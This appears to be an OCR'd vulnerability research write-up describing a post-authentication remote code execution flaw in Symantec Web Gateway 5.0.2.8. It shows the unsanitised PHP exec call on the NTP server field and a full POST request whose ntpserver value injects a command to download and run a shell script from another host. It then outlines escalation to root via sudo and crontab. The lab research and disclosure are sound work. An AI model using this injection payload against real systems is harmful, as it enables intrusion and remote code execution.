HUNTING 0DAYS

With Symantec Web Gateway 5.0.2.8

ABSTRACT

This document describes the steps I took to find RCE in Symantec Web Gateway (5.0.2.8). Reader will be able to reproduce all of the steps and create and attack inside his/her own controlled VM environment.

by Cody Sixteen

Hunting 0days – Symantec Web Gateway

Contents

Intro 2

Environment 3

Results 4

Summary 8

Resources 9

Intro

„Hunting 0days”[1] is a small series of articles created as a step-by-step „guide” where I'm trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerabilty I found in Symantec Web Gateway (v.5.0.2.8) during an afterhour research (26.03.2020). Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called admin).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

Cody Sixteen

Environment

This time our environment will be based on Symantec Web Gateway VM. To prepare an attack scenario I used two virtual machines:

- Symantec Web Gateway VM (5.0.2.8) – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the request.

(Similar environment was described in multiple cases presented on the blog[1].)

With all the settings prepared – we are now ready to go! ;)

Results

When you're logged-in user – it should be pretty easy to run your own code according to our previous adventures [2, 3, 4]. Let's go directly to the console:




As you can see I decided to go directly to the webroot of *Symantec Web Gateway* to *grep* for some 'known vulnerable PHP functions'[5] in the files inside the directory. I found multiple vulnerable places but today we will check *continueConfig.php* file. It looks like a very good example:


```
./continueConfig.php:7: //exec("route add default netmask ". $HTTP_POST_VARS["subnet"] ." gw ". $HTTP_POST_VARS["
gateway"] ."eth0");
./continueConfig.php:37:        exec("echo ". $HTTP_POST_VARS["ntpServerName"] ." >> /etc/ntp.conf");
```

To prepare your own request (presented below) go to the *Administration -> Configuration* and then click to the *Time* tab. It will let you configure NTP server (as you can see below ;)):


Let's verify in the VM's console if the file was created:




Yes! ;] So our next step should be to get reverse shell[6]. I tried the same approach as we saw before[2,3] but there was a little surprise for me from the Vendor:



Yep. So I tried something else. On the Kali VM I prepared a oneliner[6] and started *„python –m SimpleHTTPServer 80”* to wait for WebGateway's request:




Full request to the application is presented on the screen below:



If you want to check it, below is the copy in the table with example payload I used:


```
POST /spywall/timeConfig.php HTTP/1.1
Host: 192.168.216.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: https://192.168.216.133
Connection: close
Referer: https://192.168.216.133/spywall/timeConfig.php
Cookie: PHPSESSID=8f076c1f7bac2b403cf39711fd301533
Upgrade-Insecure-Requests: 1

posttime=1585228657&saveForm=Save&timesync=1&ntpserver=qweqwe.com;$(wget%20http://192.168.1.170/a.sh%20-O%20/tmp/a.sh;sh%20/tmp/a.sh);#&timezone=5
```

Your results should be similar to those presented on the screen below:




Well. Great but not the best. ;) Don't worry Vendor is always prepared for the support, so let's check what's inside *sudo... ;)*

Results presented on the next screen:



As you can see there are multiple ways to achieve root-access now. I decided to use *crontab:*



Looks like this is IT! Done. ;)

Summary

In this short document I tried to present you one of the possible way of gaining root shell access Symantec Web Gateway 5.0.2.8. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or code to run on remote machine – code will be executed with the webserver privileges on the system. Because of improper configuration webserver-user (apache) can use OS tools to gain root level access.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers,

Cody

Resources

Below you will find resources used/found when I was creating this document:

[1] Mini arts series

[2] Bugs in NagiosXI

[3] RCE in ManageEngine

[4] Official Blog

[5] Vulnerable PHP functions

[6] PayloadsAllTheThings

[7] @CodySixteen